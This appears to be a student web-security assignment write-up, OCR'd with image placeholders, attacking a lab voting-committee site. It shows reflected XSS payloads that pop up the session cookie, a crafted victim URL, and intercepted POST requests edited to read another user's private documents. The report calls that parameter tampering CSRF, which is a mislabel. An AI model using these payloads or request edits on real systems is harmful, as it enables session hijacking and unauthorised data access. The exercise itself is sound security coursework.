Task A.1:


There is a difference between stored XSS and reflected XSS, the latter is more contagious and dangerous. Stored XSS can be self propagating where the user can be infected by other users typically through stored scripts, in the context of page description, other fields that are visible through the use of HTML editor. However, the present focus is Reflected XSS as stated in the Assignment 2. Therefore, this document will examine the inherent vulnerability of user input injection on the following website: http://54.206.252.6/persdoc.php

Reflected XSS(cross site scripting) is a form of vulnerability that is entirely based on exploiting the lack of input sanitization that is on the website. Lack of sanitization can range from checking the user input of special characters which allows for an example <,',(to be typed into the input field. Trusting user input completely, allows users to code to run.


A reflected XSS is considered a non persistent attack where the injected malicious script is "reflected" off from the website into the victim's browser. This form of attack is usually 1 to 1, where the attacker can only directly affect the machine of the victim through the use of Uniform Resource Locator(URL), but the script cannot affect other users based on the machine of the affected victim, hence non persistent.

The honest user will click the above link exploiting the trust of the browser, as well as the user to think it is an honest link. However, Cross site scripting attacks will be conducted in the background, usually without the knowledge of the victim. This form of attack can compromise user data integrity, confidentiality and achieve breaking various forms of adversarial goals.


Task A.2:



Username: <script>alert("hello")</s
Password:
Location:


Based on the explanation on Task A.1, the objective of Task A.2 is to run security testing to see if the input fields for Username,Password and Location are exploitable.


Board member authentication rejected!

The following error message will display as the attacker tries to exploit the field of Username, this is true for all other input fields such as password and Location.


Password: ••••••••••••••••••••••••••••••


Board member authentication rejected!



Username:

Password:

Location: <script>alert("hello")</s

Board member authentication rejected!


Since the assignment specifications give the credentials for Delta, the following section will now use the credentials of Delta to conduct the following attacks on the displayed fields. (Report Number, Report Date and Report Topic).


Hi, voting committee member Delta
Your location is .

To view a private voting committee document please enter the following document details:

Report Number: 1231231
Report Date:
Report Topic:


As seen in the screenshot above, there are some form of inbuilt functions that sanitises the input field for Report Number, Therefore it is impossible to run executed script as special characters such as <,' is forbidden, it is a great way to secure an input field as this suggests the user has not gained trust from the website to put other characters than numbers in the input field Report Number.


Hello Committee Member Delta.
Here is the contents of the confidential committee report
Report Topic: , **Report Date.:** <script>alert(document.cookie)</script, **Report No.:**

Voting Committee Report


Australia is a representative democracy, which means Australians vote to elect members of parliament to make laws and decisions on their behalf. It is compulsory for Australian citizens 18 years and over to enrol to vote.
It is also compulsory to attend a voting place on election day or to vote by mail.

The field Report date will execute a print statement for the user input, therefore the input field is not exploitable. As displayed in the above screenshot, the attacker tried to run a script that would display the document cookie as a cookie grabber attack. It does not display anything else other than the print statement in the field of Report Date.


To view a private voting committee document please enter the following document details:

Report Number:
Report Date:
Report Topic: <script>alert(document.

Last field for input exploitation in Task A.2, is the Report Topic. As displayed on the above screenshot, the attacker will now try to run a script that would display the user cookie, the application of logic is the same for the field of Report Date. However, instead of the print statement that the attacker received for the field of Report Date. The attack has now been conducted successfully through XSS in the field of Report Topic, As an alert message was shown in the screenshot below:


Not Secure | 54.206.252.6/fetchdoc.php?N=&Da=&V=<script>alert%28document.cookie%29%..


54.206.252.6 says

PHPSESSID=riarce0b5ui4r9leaq714j4n34

Since the input field can be exploited via reflected XSS vulnerability, the attack can be conducted theoretically by sending a link to the person that they want to attack. The victim would click on the link, the javascript would execute via the trusted source, as the victim is required.


This is the URL that the attacker has copied to run through reflected XSS vulnerability:
http://54.206.252.6/fetchdoc.php?N=1&Da=May+&V=%3Cscript%3Ealert%28document.cookie%29%3B%3C%2Fscript%3E

Theoretical Assumption: If there was another user called Alice, and Alice is a board member for the current website. The attacker can send Alice a malicious link that would execute the following javascript code to display the current session user's cookie.


Enter your Secure App voting committee username, password and location to view confidential committee information:

Username: Alice
Password: •••••••••••••••
Location:

Alice clicks on the following URL link, it will execute the script from the end of the web browser, and display Alice's Cookie:


54.206.252.6 says

PHPSESSID=riarce0b5ui4r9leaq714j4n34


(It is also a vulnerability that the cookie does not change, because anyone can use the same cookie to login as Delta)

Therefore, the attack is successfully conducted in theory.

Task B.1

Bob can gain unauthorised access to charlie's secret documents through cross site request forgery attack. Cross site forgery attacks are based on sending a legitimate HTTP request with malicious intent. The premise of Cross site forgery attacks is based on exploiting the trust of the website using a user's browser to inflict unwanted action. Furthermore, Cross site forgery attacks would involve some form of access privilege that the attacker already has, which can involve the validation process of the authenticated cookie, and the valid session token in the browser of the attacker. Using the validated cookie and session token, the attacker will try to gain access to higher privilege documents using a low/incorrect level privilege user through the aforementioned HTTP(in this case, POST) request.

In the context of Task B.1, Bob wants to gain access privilege to charlie's documents using his own account, Bob will need to conduct CSRF using burp suite through interception of HTTP, and content modification to compromise and to successfully view charlie's documents.


Secure App Developer Organization: Personal Mem

Hello member! Here, you can access your personal private information.


Personal Private Information

Enter your member name and member password:

Member Name: Bob


Member password: •••••••••••

In the screenshot shown above, Bob uses his own credentials to gain access to the documents available for himself.


```
POST /persdoc.php HTTP/1.1
Host: 54.206.252.6
Content-Length: 306
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://54.206.252.6
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.67 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
Referer: http://54.206.252.6/persdoc.php
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: PHPSESSID=jt94r5s2b1gr6gktncdcekh8uh
Connection: close

psID=jt94r5s2b1gr6gktncdcekh8uh&un=Bob&dn=2&sIDrx=e593a994bd0e4345b583e00d6bf5eac6e1010b3fc3b77f30e65733b6e764f56312686aa29c67d24934
```

This is a standard format of a HTTP POST request to the server,from the user's side the user wants to achieve a certain form of action being done via the request. The post request contains in which could stand for username '&un' and '&dn', document name with logical assumption, the following fields are vulnerable as HTTP POST request will return a response from the server to retrieve the secret documents of Charlie. The screenshots below will display the original documents that Bob has on the website:




Contents of Document

User ID: Bob, Private Document ID: 1:

I'm member ID: Bob, This is my private document 1

An attacker can use XSS to send a malicious script to an unsuspecting user. The end user’s browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page. For more details on the different types of XSS flaws, see: Types of Cross-Site Scripting.




Contents of Document

User ID: Bob, Private Document ID: 2:

I'm member ID: Bob, This is my private document 2

Stored attacks are those where the injected script is permanently stored on the target servers, such as in a database, in a message forum, visitor log, comment field, etc. The victim then retrieves the malicious script from the server when it requests the stored information. Stored XSS is also sometimes referred to as Persistent or Type-I XSS.


By modifying the fields of &un,&dn which presumably are unique identifiers of the user and the current document. The attacker can retrieve the information from these documents using his own valid cookie and session token.



```
POST /persdoc.php HTTP/1.1
Host: 54.206.252.6
Content-Length: 306
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://54.206.252.6
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.67 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
Referer: http://54.206.252.6/persdoc.php
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: PHPSESSID=jt94r5s2b1gr6gktncdcekh8uh
Connection: close

psID=jt94r5s2b1gr6gktncdcekh8uh&un=Charlie&dn=2&sIDrx=e593a994bd0e4345b583e00d6bf5eac6e1010b3fc3b77f30e65733b6e764f56312686aa29c67d2
```

The screenshots shows as the attacker has successfully modified the HTTP request sent to the server, and will receive a response that would contain the data from Charlie, and the screenshot below will show the full information of Charlie's private document. This is the result for document 1:



Contents of Document


User ID: Charlie, Private Document ID: 1:

I'm member ID: Charlie, This is my private document 1

Congrats, you've discovered my document, hacker!


The consequence of an XSS attack is the same regardless of whether it is stored or reflected (or DOM Based). The difference is in how the payload arrives at the server. Do not be fooled into thinking that a “read-only” or “brochureware” site is not vulnerable to serious reflected XSS attacks. XSS can cause a variety of problems for the end user that range in severity from an annoyance to complete account compromise. The most severe XSS attacks involve disclosure of the user’s session cookie, allowing an attacker to hijack the user’s session and take over the account. Other damaging attacks include the disclosure of end user files, installation of Trojan horse programs, redirect the user to some other page or site, or modify presentation of content. An XSS vulnerability allowing an attacker to modify a press release or news item could affect a company’s stock price or lessen consumer confidence. An XSS vulnerability on a pharmaceutical site could allow an attacker to modify dosage information resulting in an overdose. For more information on these types of attacks see Content_Spoofing.

We apply the same logic for the first document retrieval of charlie, and the information are displayed for document 2 below:



```
POST /persdoc.php HTTP/1.1
Host: 54.206.252.6
Content-Length: 306
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://54.206.252.6
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.67 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
Referer: http://54.206.252.6/persdoc.php
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: PHPSESSID=jt94r5s2b1gr6gktncdcekh8uh
Connection: close

psID=jt94r5s2b1gr6gktncdcekh8uh&un=Charlie&dn=1&sIDrx=e593a994bd0e4345b583e00d6bf5eac6e1010b3fc3b77f30e65733b6e764f56312686aa29c67d2
```




I'm member ID: Charlie, This is my private document 2

Top effort, hacker, well done!!

XSS flaws can be difficult to identify and remove from a web application. The best way to find flaws is to perform a security review of the code and search for all places where input from an HTTP request could possibly make its way into the HTML output. Note that a variety of different HTML tags can be used to transmit a malicious JavaScript. Nessus, Nikto, and some other available tools can help scan a website for these flaws, but can only scratch the surface. If one part of a website is vulnerable, there is a high likelihood that there are other problems as well.

We can apply the same logic to check if there are further documents that the user Charlie has stored:




Contents of Document

User ID: Charlie, Private Document ID: 3:

Unable to open file!

However, the following display message will state that there are presumably no more documents for Bob to view on Charlie's Document ID:3.

Now the below screenshot will show an example of a side by side comparison of HTTP POST modification request:



```
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://54.206.252.6
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.67
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/av
if,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
;v=b3;q=0.9
Referer: http://54.206.252.6/persdoc.php
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: PHPSESSID=jt94r5s2b1gr6gktncdcekh8uh
Connection: close

psID=jt94r5s2b1gr6gktncdcekh8uh&un=Bob&dn=2&sIDrx=
288130e1a2d4ec65b14fd21cb6f614cfe25231a9171f60d29c8b90640219e0
b7e755e63ea2a1ae30e4a397c4c2bcf3d91e3f14befdc298f5552203ad2286
aa9492096cbc9ee465700133e3aabcaa60f5e08ec75c2330c9ae6df500b0bf
6ea64e9437ca28a3e3b40d4ddd6997b6a50c7f8e545ec0da1c3105edb1b491
e921ec6c
```

```
    </h2>
  </p>
  <p>
    <h3>
      User ID: Charlie, Private Document ID: 2:
    </h3>
  </p>
  I'm member ID: Charlie, This is my private document 2
  <br>
  <br>
  Top effort, hacker, well done!!
  <br>
  <br>
  XSS flaws can be difficult to identify and remove from a web
  application. The best way to find flaws is to perform a
  security review of the code and search for all places where
  input from an HTTP request could possibly make its way into
  the HTML output. Note that a variety of different HTML tags
  can be used to transmit a malicious JavaScript. Nessus, Nikto,
   and some other available tools can help scan a website for
  these flaws, but can only scratch the surface. If one part of
  a website is vulnerable, there is a high likelihood that there
   are other problems as well.<br>
```

This is a side by side comparison of what is being sent to the server, in the screenshot,it is actually not seen that the content of the username and the password has been modified and the normal request was sent to the server where the field name and the document name are still bob and ID2. However, The server retrieved the document of charlie in response to the HTTP request, which suggests that an attack has successfully been conducted.